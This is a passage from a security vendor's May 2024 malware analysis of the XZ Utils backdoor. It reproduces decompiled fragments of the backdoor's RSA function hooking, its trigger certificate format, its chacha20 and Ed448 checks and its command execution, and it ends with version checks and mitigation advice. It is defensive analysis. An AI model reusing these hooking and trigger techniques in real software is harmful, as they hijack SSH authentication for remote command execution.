
```
v72 = sub_7600(v214, 2392LL, 0LL);           // Symbol resolve function
v73 = (__int64)v214;                         // libcrypto base address
if ( v72 )
{
  v74 = *( QWORD *)v214 + *( QWORD *)(v72 + 8);// find symbol from libcrypto library
  ++*(_DWORD *)(v32 + 960);
  *(_QWORD *)(v32 + 888) = v74;
}
```

Figure 23. Logic to find a symbol with a specific key in the libcrypto library

5) Symbind hooking

The backdoor uses a function called rtdl-audit to perform function hooking. rtdl-audit is a function that allows users to receive notifications through the custom shared library when a specific event occurs within the linker. It is common to create and utilize a shared library according to the rtdl-audit manual, but the backdoor intercepts the symbol resolving routine by executing a runtime patch for the interface already registered in memory.

The backdoor repeatedly attempts hooking after the symbol resolve process, as follows.



```
v10 = sub_26320(a6, 0LL);
v11 = (_QWORD *)v7[3];                          // RSA_public_decrypt GOT address
if ( v10 == 464 && v11 )                        // Is RSA_public_decrypt symbol resolved?
{
  if ( *v11 > 0xFFFFFFuLL )
  {
    *v7 = *v11;
    v12 = *(_QWORD *)(v6 + 272);
    *v11 = v12;
    if ( a1 > (unsigned __int64)retaddr && a1 < v9 )
      *(_QWORD *)(a1 + 8) = v12;
  }
  goto LABEL_27;
}
v13 = (_QWORD *)v7[4];                          // ENV_PKEY_set1_RSA
if ( v13 && v10 == 1296 )                       // Hook the ENV_PKEY_set1_RSA
{
  if ( *v13 <= 0xFFFFFFuLL )
    goto LABEL_27;
  v7[1] = *v13;
  v14 = *(_QWORD *)(v6 + 280);
  *v13 = v14;
  if ( a1 > (unsigned __int64)retaddr && a1 < v9 )
    *(_QWORD *)(a1 + 8) = v14;
  v15 = (_QWORD *)v7[5];
  if ( !v15 )
    goto LABEL_27;
  v16 = *v15 <= 0xFFFFFFuLL;
}
else                                            // If not
{
  v17 = (_QWORD *)v7[5];
  if ( v10 != 1944 || !v17 )                    // Hook the RSA_get0_key
    return *(_QWORD *)(a1 + 8);
  if ( *v17 <= 0xFFFFFFuLL )
    goto LABEL_27;
  v7[2] = *v17;
  v18 = *(_QWORD *)(v6 + 288);
  *v17 = v18;
  if ( a1 > (unsigned __int64)retaddr && a1 < v9 )
```

Figure 24. Logic attempting hooking repeatedly in the backdoor

① Search for the RSA_public_decrypt function, the initial hooking target

② If RSA_public_decrypt is not symbol-resolved, attempt hooking of the ENV_PKEY_set1_RSA function

③ If the symbol is not resolved in the above processes, attempt hooking of RSA_get0_key as a final attempt

Step 3. Detailed analysis of the backdoor trigger format

The backdoor is triggered when connecting with an SSH certificate signed with the hacker's private key. The payload must be encrypted and signed with the hacker's private key. The request type is determined by the value of a*b+c, which is a formula consisting of three values a, b, and c. If the value is 2, execution of the arbitrary system command is stopped, and if the value exceeds 3, execution of the backdoor is stopped. The format of the certificate that triggers the backdoor is as follows.





Figure 25. Basic format of the backdoor trigger certificate


You can find this in the logic that compares whether a*b+c exceeds 3 in the main function (sub_17390) inside the function that hooks RSA_public_decrypt.



```
if ( !*(_DWORD *)&v110[9] )
  goto LABEL_206;
v14 = *(_QWORD *)&v110[13] + *(unsigned int *)&v110[9] * (unsigned __int64)*(unsigned int *)&v110[5];
if ( v14 > 3 )                    // If a * b + c > 3?
  goto LABEL_206;
v15 = *(_QWORD *)(a2 + 16);
if ( v15 )
{
  if ( *(_QWORD *)(v15 + 16) )
  {
    if ( *(_QWORD *)(v15 + 24) )
    {
      if ( *(_QWORD *)(a2 + 48) )
      {
        if ( *(_DWORD *)(a2 + 352) == 456 )
        {
          v115 = *(_OWORD *)&v110[5];
          if ( (unsigned int)sub_24960(v116, a2) )
          {
            if ( (unsigned int)sub_129F0(v111, v12 - 16, v116, &v115, v111, *(_QWORD *)(a2 + 8)) )
```

Figure 26. Logic comparing the conditions of the a, b and c values

The ciphertext at the bottom of the above certificate is encrypted with the first 32 bytes of the Ed448 public key as the key based on the chacha20 encryption algorithm. The part that uses the encryption algorithm can be found in the sub_129f0 function in the sub_24960 function located after the logic comparing the values of a, b, and c.




```
      if ( (unsigned int)sub_129F0(v9, 48LL, v9, v10, v11, v3) )// chacha20 decryption
        return (unsigned int)sub_129F0(a2 + 264, 57LL, v11, v12, a1, *(_QWORD *)(a2 + 8)) != 0;
    }
  }
  return 0LL;
```

Figure 27. Logic using the chacha20 encryption algorithm

The hacker's public key revealed so far as of May 2024 is as follows.

0a 31 fd 3b 2f 1f c6 92 92 68 32 52 c8 c1 ac 28 34 d1 f2 c9 75 c4 76 5e b1 f6 88 58 88 93 3e 48

The ciphertext format included in the certificate is as follows.



signature (114 bytes)


x (1 bit) | unknown (14 bit) | y (1 bit)

unknown (8 bit) | unknown (8 bit)

unknown (8 bit) | command ₩x00

Figure 28. Backdoor trigger certificate cyphertext format


Then, use the following function to verify the Ed448 signature, and check whether the ciphertext is composed using a valid hacker's private key.



```
    v30 = sub_14E90(// verify_ed448_signature
            *(_QWORD *)(*(_QWORD *)(*(_QWORD *)(a2 + 40)
                                  + 8LL)
                      + 8 * v28),
            (unsigned int)&v102,
            (int)v91 + 4,
            604,
            (unsigned int)v111,
            (_DWORD)v94,// ed448 public key
            a2);
    v28 = v97 + 1;
  }
  while ( !v30 );
```

Figure 29. Ed448 signature verification logic

If all of these verifications are passed, the backdoor executes commands by calling the system() function below.



```
if ( *((_BYTE *)v53 + v72) )
{
  (*(void (**)(void))(*(_QWORD *)(a2 + 16) + 48LL))();// system();
  goto LABEL_199;
}
```


Figure 30. Command execution logic

Countermeasure

You can use the following command to check whether xz is installed and its version.

```
which xz
xz --version
```

In the example of using a version of XZ-Utils without any backdoor installed, you can check the version as below.



```
sktester@22NB0226:/$ xz --version
xz (XZ Utils) 5.2.4
liblzma 5.2.4
sktester@22NB0226:/$
```

Figure 31. Example of an XZ-Utils version without a backdoor installed

If you are using version 5.6.0 or 5.6.1 of XZ-Utils with a backdoor installed as of May 2024, you must downgrade the version of XZ-Utils. Version 5.8.0 will be released in the future. Once it is released, you are recommended to upgrade your system to the latest version.

- URL: https://tukaani.org/xz-backdoor/

S/W	Recommended patch version
XZ-utils	5.4.6

As a precautionary measure, you are recommended to set up only trusted IP addresses to access SSH or to block external access for devices that do not require external connections.

■ Reference sites

- Oss-security Mailing list (https://www.openwall.com/lists/oss-security/2024/03/29/4)
- So you're interested in being an open source maintainer(https://dev.to/opensauced/so-youre-interested-in-being-an-open-source-maintainer-5bb2)
- Xz-timeline (https://research.swtch.com/xz-timeline)
- What we know about the xz utils backdoor that almost infected the world (https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/)
- analysis-of-the-xz-utils-backdoor-code (https://medium.com/@knownsec404team/analysis-of-the-xz-utils-backdoor-code-d2d5316ac43f/)
- XZ backdoor story – Initial analysis (https://securelist.com/xz-backdoor-story-part-1/112354/)
- xzbot (https://github.com/amlweems/xzbot)
- XZ Utils Backdoor – Advisory for Mitigation and Response (https://www.sygnia.co/threat-reports-and-advisories/xz-utils-backdoor-advisory-for-mitigation-and-response/)
- XZ Utils Backdoor (https://tukaani.org/xz-backdoor/)

EQST INSIGHT

2024.05

SK shieldus

SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea
https://www.skshieldus.com

Publisher : SK Shieldus EQST business group
Production : SK Shieldus Marketing Group